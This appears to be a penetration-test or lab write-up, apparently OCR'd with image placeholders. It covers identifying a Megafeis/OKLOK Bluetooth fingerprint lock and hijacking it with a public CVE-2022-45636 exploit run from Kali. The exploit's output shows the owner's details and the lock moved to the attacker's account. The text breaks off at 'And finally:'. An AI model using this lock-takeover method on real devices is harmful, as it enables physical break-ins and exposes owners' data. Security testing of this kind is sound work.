


Lock had no discernable markings. Only a feedback light above the fingerprint sensor. And some kind of RFID/BT sensor at the bottom of the lock with the charger port. So I did a google image search and got these hits.



And got a model number and the following research blog.



Blog:



Very Interesting points:

- Poor token management

Interesting Points:


-Made by Shenzhen Dragon Brothers.

-Multiple Brands

-App available on both android and play store


Went shopping on US amazon and found:

US Brand: Megafeis



Fits exact component profile of lock

Searching for megafeis and recent exploits pointed to a very legit looking
git repo with 4 possible exploits.



Since objective was to unlock the lock as a rando, I downloaded the app and created the account, got the Bluetooth MAC addr and then deployed a recent CVE 2022-45636 on my kali to get the following error.

Perhaps the lock doesn't have a given name, since the "add screen" of the app shows a modified name that's not similar to the user manual.

A quick scan of the exploit shows the variable is only used in the print statement, so I commented it out.

```
507             print("MAC Address: " + lock_data["data"]["mac"])
508             print("Password: " + lock_data["data"]["pword"])
509             print("Secret Key: " + lock_data["data"]["secretKey"])
510             #print("Bluetooth Name: " + lock_data["data"]["bluName"])
511             print("Display Name: " + lock_data["data"]["remark"])
512
513             print("\n[+] The lock's owner was found!")
```

And FIREEEEE:

```
Device Type: 5e199878fbb186235c57d929
MAC Address: 18:62:E4:3C:2E:49
Password:
Secret Key:
Display Name: OKLOK5976

[+] The lock's owner was found!

Owner Name: ensignpentester@gmail.com
Owner User Code: [redacted]566669936
Owner Email: ensignpentester@gmail.com
Owner Device: google Pixel 2 XL running Android 11

[*] Taking over the lock...

[+] Target lock has been disconnected from its owner!

[+] Target lock has been connected to the attacker's account!
```

And finally: